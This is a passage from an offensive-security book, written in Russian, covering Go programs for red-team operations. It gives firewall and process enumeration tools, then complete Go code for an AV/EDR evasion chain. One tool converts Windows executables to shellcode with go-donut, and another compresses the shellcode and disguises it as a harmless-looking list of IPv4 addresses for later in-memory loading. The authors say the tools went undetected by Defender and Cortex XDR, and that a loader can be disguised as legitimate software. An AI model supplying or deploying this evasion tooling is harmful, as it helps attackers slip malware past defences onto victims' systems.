    cmd := exec.Command(command, args...)
    var out bytes.Buffer
    cmd.Stdout = &out
    var stderr bytes.Buffer
    cmd.Stderr = &stderr
    err := cmd.Run()
    if err != nil {
        return "", fmt.Errorf("%s: %s", err, stderr.String())
    }
    return out.String(), nil
}

// checkFirewall проверяет, включён ли межсетевой экран Windows.
func checkFirewall() {
    output, err := runCommand("netsh", "advfirewall", "show",
        "allprofiles")
    if err != nil {
        log.Fatalf("Не удалось получить состояние межсетевого экрана: %v", err)
    }
    fmt.Println("Состояние межсетевого экрана:")
    fmt.Println(output)
}

// listFirewallRules перечисляет все правила межсетевого экрана.
```

```
func listFirewallRules() {
    output, err := runCommand("netsh", "advfirewall", "firewall", "show",
        "rule", "name=all")
    if err != nil {
        log.Fatalf("Не удалось перечислить правила межсетевого экрана: %v", err)
    }
    fmt.Println("Правила межсетевого экрана:")
    fmt.Println(output)
}

func main() {
    checkFirewall()
    listFirewallRules()
}
```

Листинг 6-5. Возврат состояния и правил межсетевого экрана Windows

Запустите `wfw.go` следующим образом:

```
C:\ go run wfw.go
Firewall Status:
Domain Profile Settings:
----------------------------------------------------------------------
State OFF
Firewall Policy BlockInbound,AllowOutbound
LocalFirewallRules N/A (GPO-store only)
LocalConSecRules N/A (GPO-store only)
InboundUserNotification Enable
RemoteManagement Disable
UnicastResponseToMulticast Enable
Logging:
LogAllowedConnections Disable
LogDroppedConnections Disable
FileName %systemroot%\system32\LogFiles\Firewall\
pfirewall.log
MaxFileSize 4096
--snip--
```

Обратите внимание на использование библиотеки `os/exec` и `netsh`. Такой подход выбран из-за бесчисленных мелких проблем, с которыми мы столкнулись при тестировании кода на разных версиях Windows с разными уровнями доступа. В наших тестах `wfw.go` успешно запускался без административного доступа на 99 процентах современных операционных систем Windows, не вызывая предупреждений Windows Defender или Cortex XDR от Palo Alto Networks.

macOS

Листинг 6-6, `mfw.go`, проверяет состояние встроенного межсетевого экрана macOS и возвращает включённые правила. Обратите внимание: для точных результатов этот код нужно запускать с повышенными правами.

```
package main

import (
    "bytes"
    "fmt"
    "os/exec"
    "strings"
)

// checkFirewallStatus проверяет, включён ли пакетный фильтр macOS.
func checkFirewallStatus() (bool, error) {
    cmd := exec.Command("sudo", "pfctl", "-s", "info")
    var out bytes.Buffer
    cmd.Stdout = &out
    cmd.Stderr = &out // Также захватить stderr.
    err := cmd.Run()
```

```
    if err != nil {
        return false, fmt.Errorf("ошибка команды: %v; вывод: %s", err, out.String())
    }
    output := strings.TrimSpace(out.String())

    // Если вывод содержит "Status: Enabled", межсетевой экран активен.
    return strings.Contains(output, "Status: Enabled"), nil
}

// listFirewallRules перечисляет правила межсетевого экрана в macOS.
func listFirewallRules() ([]string, error) {
    cmd := exec.Command("sudo", "pfctl", "-sr") // Используем pfctl для перечисления правил.
    var out bytes.Buffer
    cmd.Stdout = &out
    cmd.Stderr = &out // Также захватить stderr.
    err := cmd.Run()
    if err != nil {
        return nil, fmt.Errorf("команда завершилась ошибкой: %v, вывод: %s", err, out.String())
    }
    rules := strings.Split(strings.TrimSpace(out.String()), "\n")
    return rules, nil
}

func main() {
    // Проверить состояние межсетевого экрана.
    isRunning, err := checkFirewallStatus()
    if err != nil {
        fmt.Println("Ошибка проверки состояния межсетевого экрана:", err)
        return
    }
    if isRunning {
        fmt.Println("Межсетевой экран macOS включён.")
    } else {
        fmt.Println("Межсетевой экран macOS выключен.")
    }

    // Перечислить правила межсетевого экрана.
    rules, err := listFirewallRules()
    if err != nil {
        fmt.Println("Ошибка получения правил межсетевого экрана:", err)
        return
    }
    if len(rules) == 0 {
        fmt.Println("Правила межсетевого экрана не найдены.")
    } else {
    fmt.Println("Правила межсетевого экрана:")
        for _, rule := range rules {
            fmt.Println(rule)
        }
    }
}
```

Листинг 6-6. Возврат состояния и правил межсетевого экрана macOS

Как и код для межсетевого экрана Windows, эта программа использует `os/exec` и встроенные команды ОС, чтобы получить лучшие результаты. В зависимости от версии macOS вам может понадобиться заменить `"pfctl"` в функции `exec.Command()` на `"ipfw"`. `ipfw` был объявлен устаревшим в OS X Lion 10.7.

Запустите `mfw.go` так:

```
$ sudo go run mfw.go
macOS Firewall is disabled.
Firewall Rules:
No ALTQ support in kernel
ALTQ related functions disabled
scrub-anchor "com.apple/*" all fragment reassemble
anchor "com.apple/*" all
```

В следующем разделе вы создадите Linux-редакцию локального сетевого перечисления.

Linux

Листинг 6-7 проверяет наличие `iptables` и получает включённые правила. Для точных результатов этот код нужно запускать с повышенными правами. Чтобы он работал, сначала выполните следующее:

1. Создайте папку для кода: `mkdir lfw`.
2. Перейдите в новую папку: `cd lfw`.
3. Создайте файл `lfw.go` в любимом редакторе, вставьте в него листинг 6-7 и сохраните.
4. Инициализируйте проект командой `go mod init lfw`.
5. Выполните `go mod tidy`.

```
package main

import (
    "fmt"
    "log"

    "github.com/vishvananda/netlink"
)

func main() {
    // Проверить, поддерживается ли iptables.
    if !isIptablesSupported() {
        log.Fatal("iptables не поддерживается в этой системе.")
    }

    // Получить и вывести правила iptables.
    rules, err := getIptablesRules()
    if err != nil {
        log.Fatalf("Ошибка получения правил iptables: %v", err)
    }

    // Вывести правила.
    for _, rule := range rules {
        fmt.Println(rule)
    }
}

// isIptablesSupported проверяет, доступен ли iptables.
func isIptablesSupported() bool {
    // Попытаться проверить наличие iptables.
    _, err := netlink.LinkList()
    return err == nil
}

// getIptablesRules получает текущие правила iptables.
func getIptablesRules() ([]string, error) {
    // Обычно этот метод использовал бы netlink для запроса правил.
    // Для демонстрации вернём заглушку.
    return []string{"Правило1: ACCEPT для всех", "Правило2: DROP для всех"}, nil
}
```

Листинг 6-7. Возврат состояния и правил межсетевого экрана Linux iptables

Запустите `lfw.go` так:

```
$ go run lfw.go
Правило1: ACCEPT для всех
Правило2: DROP для всех
```

Следующий шаг - запросить запущенные процессы и задачи.

Определение запущенных процессов, сервисов и запланированных задач

Перечисление процессов может открывать возможности для бокового перемещения и закрепления, а также помогает определить инструменты безопасности, которые нужно обходить. Поскольку сервисами активно злоупотребляют злоумышленники, во многих системах есть сигнатуры для обнаружения создания и изменения новых сервисов, поэтому с этим типом перечисления нужно быть осторожным.

Чтобы этот код работал, сначала выполните следующее:

1. Создайте папку для кода командой `mkdir proc`.
2. Перейдите в новую папку командой `cd proc`.
3. Создайте файл `proc.go` в любимом редакторе, вставьте в него листинг 6-8 и сохраните.
4. Инициализируйте проект командой `go mod init proc`.
5. Выполните `go mod tidy`.

```
package main

import (
    "fmt"
    "log"
    "runtime"

    "github.com/shirou/gopsutil/process"
)

func main() {
    switch runtime.GOOS {
    case "windows":
        listProcesses()
    case "darwin":
        listProcesses()
    case "linux":
        listProcesses()
    default:
        fmt.Println("Неподдерживаемая ОС")
    }
}

func listProcesses() {
    processes, err := process.Processes()
    if err != nil {
        log.Fatalf("Не удалось получить процессы: %v", err)
    }

    fmt.Printf("Выполняющиеся процессы:\n")
    for _, p := range processes {
        name, err := p.Name()
        if err != nil {
            continue
        }

        // Получить сведения о пользователе, если они доступны.
        user, err := p.Username()
```

```
        if err != nil {
            user = "N/A"
        // NA по умолчанию, если сведения о пользователе недоступны; должно быть
            // пользователя с повышенными правами, чтобы получить имя пользователя.
        }
        fmt.Printf("PID: %d, Name: %s, User: %s\n", p.Pid, name, user)
    }
}
```

Листинг 6-8. Перечисление запущенных процессов, сервисов и запланированных задач

Запустите `proc.go` так:

```
$ go run proc.go
Выполняющиеся процессы:
PID: 1, Name: launchd, User: root
PID: 320, Name: logd, User: root
PID: 321, Name: smd, User: root
PID: 322, Name: UserEventAgent, User: root
PID: 324, Name: fseventsd, User: root
PID: 325, Name: mediaremoted, User: root
PID: 328, Name: systemstats, User: root
PID: 330, Name: accessoryupdaterd, User: _accessoryupdater
--snip--
```

Эта информация завершает локальное перечисление, давая комплексное представление об операционной системе цели, пользователях и группах, имени хоста, конфигурации сети и межсетевого экрана, а также запущенных процессах.

Итоги

В этой главе вы узнали, как использовать Go для создания собственных бинарных файлов, перечисляющих текущую систему. Благодаря этому вы избегаете использования LOLBins, которые локальные инструменты безопасности вроде Cortex и Defender легко распознают по отпечаткам, и ваша операция может дольше оставаться необнаруженной. Здесь были показаны пять случаев, но эти программы легко расширить, добавив команды для выявления работающих систем EDR, уязвимых процессов и многого другого. Мы рекомендуем проявлять креативность в использовании и разработке.

Глава 7. Обход обнаружения с гибридной упаковкой

Обход обнаружения - это не просто тактика для красной команды, а навык выживания. Чтобы замечать вредоносную активность, защитники полагаются на сигнатурное обнаружение, поведенческий анализ и проверки целостности файлов - методы, которые очень эффективны против традиционных полезных нагрузок. Но что, если ваша полезная нагрузка не является прямолинейным исполняемым файлом или сценарием? Что, если она спрятана на виду, замаскирована под безобидные данные и оживает только в памяти? Это основная идея рабочего процесса гибридной упаковки, который вы построите в этой главе. Вы создадите три инструмента - извлекатель шеллкода, кодировщик/упаковщик и загрузчик в память, - чтобы спрятать полезную нагрузку в безвредно выглядящем текстовом файле и выполнить её без обнаружения.

Упаковщики - это легитимные инструменты, используемые для сжатия и иногда обфускации бинарных файлов, чтобы мешать специалистам по обратной разработке взламывать или декомпилировать их в исходный код. Современные упаковщики используют разные техники обфускации, включая полиморфные движки, чтобы скрывать структуру кода. Однако широко используемые упаковщики вроде UPX и Themida теперь легко обнаруживаются защитными решениями.

Поэтому гибридный упаковщик, который вы напишете в этой главе, прячет полезную нагрузку в обфусцированном, сжатом текстовом файле, а не в бинарном файле. Для людей и машин, которые будут его анализировать, полезная нагрузка будет выглядеть не более чем списком IP-адресов. Мы использовали похожие TTP вместе с перехватом DLL в повседневных операциях, чтобы загружать и выполнять шеллкод в памяти из кажущегося безопасным текстового файла. На момент написания эти инструменты не помечались как вредоносные.

Функциональные требования

Примеры этой главы предполагают, что у вас установлен Go на выбранной ОС.

Разбор инструментов и процесса

Методология гибридной упаковки в этой главе включает три инструмента для создания и внедрения необнаруживаемых полезных нагрузок в память:

Инструмент	Назначение
Ex2Shell	Преобразует полезную нагрузку в исполняемом формате в шеллкод.
Encode	Сжимает и обфусцирует шеллкод в текстовый файл IPv4; включает возможность декодирования для тестирования и устранения проблем.
Загрузчик	Восстанавливает полезную нагрузку из текстового файла IPv4 и выполняет её в памяти. В реальной операции его можно замаскировать под легитимное ПО, например калькулятор.

Рисунок 7-1 иллюстрирует трёхэтапный процесс упаковки.



Рисунок 7-1. Рабочий процесс гибридной упаковки

Начнём с создания первого инструмента, Ex2Shell.

Перенос исполняемых файлов в скрытный шеллкод с помощью Ex2Shell

В операциях красной команды генерация шеллкода бесценна для наступательных операций, где нужно доставлять или выполнять полезную нагрузку в памяти без зависимости от исполняемых файлов на диске. Она позволяет применять такие техники, как внедрение в процесс, например через `CreateRemoteThread` или `QueueUserAPC`, отражённая загрузка библиотек DLL и встраивание полезной нагрузки в другие бинарные файлы для обхода антивирусного обнаружения и инструментов EDR, отслеживающих запись файлов.

Сценарий этой лабораторной работы, `ex2shell.go`, - простая утилита для преобразования переносимого исполняемого файла Windows (PE), то есть файла `.exe`, в позиционно-независимый шеллкод при компиляции. Чтобы скомпилировать его, выполните следующие шаги:

1. Создайте папку для сценария: `mkdir ex2shell`.
2. Перейдите в новую папку: `cd ex2shell`.
3. Создайте новый файл в любимом редакторе, вставьте в него сценарий `ex2shell.go` и сохраните.
4. Инициализируйте проект командой `go mod init ex2shell`.
5. Выполните `go mod tidy`.
6. Соберите исполняемый файл командой `go build ex2shell.go`.

Программа Ex2Shell использует библиотеку `go-donut`, порт проекта Donut на Go, первоначально созданного TheWover. Donut - это генератор позиционно-независимого кода, который преобразует файлы PE, то есть `.exe` или `.dll`, в шеллкод. Он поддерживает несколько архитектур (x86, x64 или двухрежимный вариант) и режимы энтропии для обфускации, что делает его удобным для полезных нагрузок красной команды, которым нужно запускаться в разных средах без изменений.

Код устроен как простой инструмент командной строки: он читает входной файл `.exe`, настраивает параметры Donut, генерирует шеллкод и записывает его в выходной файл. Хотя можно использовать Donut напрямую, многие специалисты красных команд и операторы вредоносного ПО применяли его с момента выпуска, поэтому системы EDR и AV часто помечают его как вредоносный.

Листинг 7-1 показывает полный сценарий `ex2shell.go`.

```
package main

import (
    "bytes"
    "fmt"
    "io/ioutil"
    "os"

    "github.com/Binject/go-donut/donut" // (1)
)

func main() {
    if len(os.Args) < 3 {
        fmt.Println("Использование: ex2shell input_exe output_shellcode")
        fmt.Println("Преобразует Windows EXE (PE) в шеллкод через go-donut.")
        os.Exit(1)
    }

    inputFile := os.Args[1]
    outputFile := os.Args[2]

    // Загрузить файл EXE в память.
    exeBytes, err := ioutil.ReadFile(inputFile) // (2)
    if err != nil {
        fmt.Printf("Ошибка чтения файла EXE: %v\n", err)
        os.Exit(1)
    }

    // Создать буфер из байтов EXE.
    exeBuffer := bytes.NewBuffer(exeBytes) // (3)

    // Настроить конфигурацию Donut для EXE. (4)
    config := donut.DefaultConfig()
    config.Type = donut.DONUT_MODULE_EXE // Указать, что это EXE.
    config.Arch = donut.X84              // AMD64 + x86 (двойной режим)
    config.Entropy = donut.DONUT_ENTROPY_DEFAULT

    // Сгенерировать шеллкод из байтов EXE.
    shellcode, err := donut.ShellcodeFromBytes(exeBuffer, config) // (5)
    if err != nil {
```

```
        fmt.Printf("Ошибка генерации шеллкода: %v\n", err)
        os.Exit(1)
    }

    // Записать шеллкод в выходной файл.
    err = ioutil.WriteFile(outputFile, shellcode.Bytes(), 0644) // (6)
    if err != nil {
        fmt.Printf("Ошибка записи шеллкода в файл: %v\n", err)
        os.Exit(1)
    }

    fmt.Printf("Шеллкод успешно сгенерирован и сохранён в %s\n", outputFile) // (7)
    fmt.Printf("Длина шеллкода: %d байт\n", shellcode.Len())
}
```

Листинг 7-1. Преобразование исполняемых файлов Windows в шеллкод

Программа начинается с импорта стандартных библиотек Go для файлового ввода-вывода, форматирования и буферизации. Основная внешняя зависимость, `github.com/Binject/go-donut/donut`, - это обёртка Go для генератора шеллкода Donut (1). Binject - набор инструментов Go для инъекции бинарных файлов, а эта библиотека оборачивает возможности Donut, основанные на C.

После проверки аргументов в функции `main` вызов `ioutil.ReadFile(inputFile)` читает весь входной EXE в байтовый срез (`exeBytes`) (2). Это загружает полный файл PE, включая синтаксис, секции и так далее, в память. Если файл нельзя прочитать, например он не существует или есть проблема с разрешениями, код выводит ошибку и завершает работу. Затем `bytes.NewBuffer(exeBytes)` оборачивает сырые байты в `bytes.Buffer`, который реализует `io.Reader`, потокоподобный интерфейс, ожидаемый функцией Donut `ShellcodeFromBytes()` (3).

Конфигурация генератора Donut 4 начинается с `donut.DefaultConfig()`, чтобы инициализировать структуру `donut.Config` разумными значениями по умолчанию, например без сжатия и со стандартным загрузчиком. Далее `config.Type = donut.DONUT_MODULE_EXE` сообщает Donut, что это автономный исполняемый файл, а не DLL. Donut сгенерирует загрузчик, который отображает PE в память и выполняет его точку входа. Затем `config.Arch = donut.X84` задаёт двухрежимную архитектуру, совместимую с `x86` и `x64`. Donut встраивает универсальный загрузчик, который обнаруживает архитектуру среды выполнения и переходит соответственно. Наконец, `config.Entropy = donut.DONUT_ENTROPY_DEFAULT` применяет базовую обфускацию, например кодирование XOR, к выходному шеллкоду, снижая статические сигнатуры. Чтобы повысить способность избегать обнаружения, можно изменить это значение на `DONUT_ENTROPY_HIGH`; в наших тестах, однако, не потребовалось менять настройку по умолчанию для обхода обнаружения.

Генерация шеллкода опирается на `donut.ShellcodeFromBytes(exeBuffer, config)`, основную функцию инструмента Ex2Shell (5). Эта функция преобразует исполняемый файл во внедряемый шеллкод, уменьшает размер следа и включает выполнение только в памяти, обходя поведенческие обнаружения вроде записей файлов. Затем она передаёт буферизованный EXE в Donut, который делает следующее:

- разбирает структуру PE, включая синтаксис, импорты и перемещения;
- генерирует позиционно-независимый ассемблерный код, например через NASM, для заглушки загрузчика;
- встраивает PE как сжатый или закодированный двоичный объект;
- выводит `bytes.Buffer`, содержащий сырой шеллкод, то есть байтов машинного кода;
- завершает работу, если Donut даёт сбой, например из-за недействительного PE или неподдерживаемой архитектуры.

Затем `ioutil.WriteFile(outputFile, shellcode.Bytes(), 0644)` сбрасывает буфер шеллкода в указанный выходной файл, в этом примере `payload_shell.txt`, 6. Конкретно `0644` задаёт разрешения в стиле Unix, читаемые всеми и доступные для записи владельцу, что не имеет

значения в Windows, но безвредно. Если запись выходного шеллкода не удаётся, например диск заполнен, программа завершается.

Если операция успешна, код выводит подтверждение с выходным путём и сообщает длину шеллкода через `shellcode.Len()` для быстрой проверки размера (7).

После выполнения инструмента вы должны увидеть вывод, похожий на следующий:

```
C:\> ex2shell.exe c:\users\genxw\payloads\payload.exe payload_shell.txt
Шеллкод успешно сгенерирован и сохранён в payload_shell.txt
Длина шеллкода: 432640 байт
```

Когда шеллкод извлечён, вы готовы замаскировать его под безобидные сетевые данные с помощью инструмента Encode.

Сокрытие полезной нагрузки на виду с помощью Encode

Современные системы EDR, белые списки приложений и устройства сетевой безопасности создают значительные барьеры для доставки полезных нагрузок красной команды. Традиционные методы - скачивание исполняемых файлов через HTTP, использование команд PowerShell для загрузки и передача скомпилированных бинарных файлов - запускают несколько уровней защитных механизмов, включая следующие:

- веб-прокси, которые сканируют скачанные исполняемые файлы и сценарии;
- почтовые шлюзы, которые помещают вложения с исполняемым содержимым в карантин;
- защиту конечных точек, помечающую файлы PE, бинарные файлы ELF и подозрительные сценарии;
- контроль приложений, блокирующий выполнение неавторизованного ПО;
- мониторинг целостности файлов, предупреждающий о новых исполняемых файлах;
- системы предотвращения утечек данных (DLP), блокирующие передачу шаблонов скомпилированного кода.

Обфускация IPv4 преобразует эти узнаваемые форматы полезной нагрузки в текстовые файлы с IP-адресами в точечно-десятичной записи, например `192.168.1.1`, форматом, который инструменты безопасности воспринимают как безобидные операционные данные. В корпоративных средах файлы со списками IP-адресов встречаются повсеместно и не выглядят примечательно: сетевые инженеры ведут таблицы распределения IP, команды безопасности генерируют результаты сканирования уязвимостей, системные администраторы документируют инвентарные списки серверов, сетевой мониторинг создаёт журналы соединений, а инструменты управления активами экспортируют списки IP.

Сценарий, который вы напишете в этой лабораторной работе, `encode.go`, сжимает шеллкод Ex2Shell и упаковывает его в кажущийся безвредным список адресов IPv4. Инструмент Encode поддерживает два режима: `encode` преобразует шеллкод в IP, а `decode` преобразует IP обратно в шеллкод. Он использует Gzip для сжатия, чтобы уменьшить количество сгенерированных IP и тем самым снизить обнаруживаемость, обрабатывает заполнение для неполных фрагментов и включает отладочные паузы для интерактивного тестирования. Он самодостаточен и использует только стандартные библиотеки Go, что упрощает компиляцию в автономный бинарный файл для кроссплатформенного использования в операциях.

Скомпилируйте `encode.go` следующим образом:

1. Создайте папку для сценария: `mkdir encode`.
2. Перейдите в новую папку: `cd encode`.
3. Создайте новый файл в любимом редакторе, вставьте в него сценарий `encode.go` и сохраните.
4. Инициализируйте проект командой `go mod init encode`.
5. Выполните `go mod tidy`.
6. Соберите исполняемый файл командой `go build encode.go`.

Листинг 7-2 показывает полный сценарий `encode.go`.

```
package main

import (
    "bytes"
    "compress/gzip"
    "encoding/hex"
    "fmt"
    "io/ioutil"
    "net"
    "os"
    "strconv"
    "strings"
)

func main() { // (1)
    if len(os.Args) < 4 {
        fmt.Println("Использование: encode encode/decode входной_файл выходной_файл")
        fmt.Println(" encode: преобразовать бинарный файл в адреса IPv4")
        fmt.Println(" decode: преобразовать адреса IPv4 обратно в бинарный файл")
        return
    }

    mode := os.Args[1]
    inputFilePath := os.Args[2]
    outputFilePath := os.Args[3]

    switch mode {
    case "encode":
        encodeFile(inputFilePath, outputFilePath)
    case "decode":
        decodeFile(inputFilePath, outputFilePath)
    default:
        fmt.Println("Недопустимый режим. Используйте 'encode' или 'decode'")
    }
}

func encodeFile(inputFilePath, outputFilePath string) { // (2)
    // Шаг 1: прочитать бинарный файл.
    data, err := ioutil.ReadFile(inputFilePath)
    if err != nil {
        fmt.Println("Ошибка чтения файла:", err)
        return
    }
    fmt.Printf("Исходный размер файла: %d байт\n", len(data))
    fmt.Println("Исходные данные (первые 32 байта в hex):", hex.EncodeToString(data[:min(32,
        len(data))]))
    pause()

    // Шаг 2: сжать данные.
    compressedData, err := compressData(data)
    if err != nil {
        fmt.Println("Ошибка сжатия данных:", err)
        return
    }
    fmt.Printf("Размер после сжатия: %d байт\n", len(compressedData))
    fmt.Println("Сжатые данные (первые 32 байта в hex):", hex.EncodeToString(compressedData
        [:min(32, len(compressedData))]))
    pause()
```

```
    // Шаг 3: обфусцировать сжатые данные как адреса IPv4.
    obfuscatedData := obfuscateAsIPv4(compressedData)
    fmt.Printf("Сгенерировано адресов IPv4: %d\n", len(obfuscatedData))
    fmt.Println("Первые несколько адресов IPv4:")
    for i, ip := range obfuscatedData[:min(5, len(obfuscatedData))] {
        fmt.Printf(" %d: %s\n", i+1, ip)
    }
    pause()

    // Шаг 4: сохранить обфусцированные данные в файл.
    err = saveToFile(obfuscatedData, len(compressedData), outputFilePath)
    if err != nil {
        fmt.Println("Ошибка сохранения в файл:", err)
        return
    }
    fmt.Println("Закодированные данные сохранены в:", outputFilePath)
}

func decodeFile(inputFilePath, outputFilePath string) { // (3)
    // Шаг 1: прочитать обфусцированный файл.
    ipAddresses, originalSize, err := loadFromFile(inputFilePath)
    if err != nil {
        fmt.Println("Ошибка чтения обфусцированного файла:", err)
        return
    }
    fmt.Printf("Загружено адресов IPv4: %d, исходный сжатый размер: %d байт\n",
        len(ipAddresses), originalSize)

    // Шаг 2: преобразовать адреса IPv4 обратно в бинарные данные.
    compressedData, err := deobfuscateFromIPv4(ipAddresses, originalSize)
    if err != nil {
        fmt.Println("Ошибка деобфускации данных:", err)
        return
    }
    fmt.Printf("Размер деобфусцированных сжатых данных: %d байт\n", len(compressedData))
    fmt.Println("Деобфусцированные данные:", hex.EncodeToString(compressedData
        [:min(32, len(compressedData))]))
    pause()

    // Шаг 3: распаковать данные.
    originalData, err := decompressData(compressedData)
    if err != nil {
        fmt.Println("Ошибка распаковки данных:", err)
        return
    }
    fmt.Printf("Размер после распаковки: %d байт\n", len(originalData))
    fmt.Println("Распакованные данные (первые 32 байта в hex):", hex.EncodeToString(originalData
        [:min(32, len(originalData))]))
    pause()

    // Шаг 4: сохранить исходные данные.
    err = ioutil.WriteFile(outputFilePath, originalData, 0644)
    if err != nil {
        fmt.Println("Ошибка сохранения декодированного файла:", err)
        return
    }
    fmt.Println("Декодированные данные сохранены в:", outputFilePath)
}

func compressData(data []byte) ([]byte, error) { // (4)
    var buf bytes.Buffer
    writer := gzip.NewWriter(&buf)
    _, err := writer.Write(data)
    if err != nil {
        return nil, err
    }
    err = writer.Close()
    if err != nil {
        return nil, err
    }
    return buf.Bytes(), nil
```

```
}

func decompressData(data []byte) ([]byte, error) { // (5)
    reader, err := gzip.NewReader(bytes.NewReader(data))
    if err != nil {
        return nil, err
    }
    defer reader.Close()
    var buf bytes.Buffer
    _, err = buf.ReadFrom(reader)
    if err != nil {
        return nil, err
    }
    return buf.Bytes(), nil
}

func obfuscateAsIPv4(data []byte) []string { // (6)
    var ipAddresses []string
    for i := 0; i < len(data); i += 4 {
        var segment [4]byte
        bytesToCopy := min(4, len(data)-i)
        copy(segment[:bytesToCopy], data[i:i+bytesToCopy])
        ip := net.IP(segment[:]).String()
        ipAddresses = append(ipAddresses, ip)
    }
    return ipAddresses
}

func deobfuscateFromIPv4(ipAddresses []string, originalSize int) ([]byte, error) { // (7)
    var result []byte
    for _, ipStr := range ipAddresses {
        ip := net.ParseIP(ipStr)
        if ip == nil {
        return nil, fmt.Errorf("недопустимый IP-адрес: %s", ipStr)
        }
        ipv4 := ip.To4()
        if ipv4 == nil {
        return nil, fmt.Errorf("недопустимый адрес IPv4: %s", ipStr)
        }
        result = append(result, ipv4...)
    }
    if len(result) > originalSize {
        result = result[:originalSize]
    }
    return result, nil
}

func saveToFile(ipAddresses []string, originalSize int, filePath string) error { // (8)
    var content strings.Builder
    content.WriteString(fmt.Sprintf("SIZE:%d\n", originalSize))
    for _, ip := range ipAddresses {
        content.WriteString(ip + "\n")
    }
    return ioutil.WriteFile(filePath, []byte(content.String()), 0644)
}

func loadFromFile(filePath string) ([]string, int, error) { // (9)
    data, err := ioutil.ReadFile(filePath)
    if err != nil {
        return nil, 0, err
    }
    lines := strings.Split(strings.TrimSpace(string(data)), "\n")
    if len(lines) < 1 {
        return nil, 0, fmt.Errorf("файл пуст")
    }
    sizeLine := lines[0]
    if !strings.HasPrefix(sizeLine, "SIZE:") {
        return nil, 0, fmt.Errorf("недопустимый формат файла: отсутствует заголовок SIZE")
    }
    sizeStr := strings.TrimPrefix(sizeLine, "SIZE:")
    originalSize, err := strconv.Atoi(sizeStr)
```

```
    if err != nil {
        return nil, 0, fmt.Errorf("недопустимый формат размера: %v", err)
    }
    ipAddresses := lines[1:]
    return ipAddresses, originalSize, nil
}

func min(a, b int) int {
    if a < b {
        return a
    }
    return b
}

func pause() {
    fmt.Println("Нажмите Enter, чтобы продолжить...")
    fmt.Scanln()
}
```

Листинг 7-2. Преобразование шеллкода в адреса IPv4

После стандартных импортов и настройки функция `main` сценария 1 проверяет, что переданы три аргумента командной строки: режим (`encode` или `decode`), путь входного файла и путь выходного файла. Если аргументов не хватает, она выводит инструкции по использованию и завершает работу. Оператор `switch` направляет выполнение в `encodeFile()` или `decodeFile()` в зависимости от режима либо выводит ошибку для недопустимого значения режима.

Функция `encodeFile()` выполняет основное преобразование шеллкода в адреса IPv4 (2). Она загружает весь входной файл как массив байтов с помощью вспомогательной функции `ioutil.ReadFile()`, затем выводит исходный размер файла и первые 32 байта, ограниченные вспомогательной функцией `min()`, в шестнадцатеричном формате. Вызовы `pause()` между шагами позволяют интерактивно отлаживать и проверять данные во время разработки.

После начального чтения `compressData()` использует сжатие Gzip для уменьшения размера полезной нагрузки (4). Функция создаёт `gzip.Writer` поверх `bytes.Buffer`, записывает через него байты шеллкода, закрывает объект записи, чтобы сбросить буферизованные данные, и возвращает сжатые байты. Затем `encodeFile()` выводит сжатый размер и шестнадцатеричную контрольную сумму перед следующей паузой.

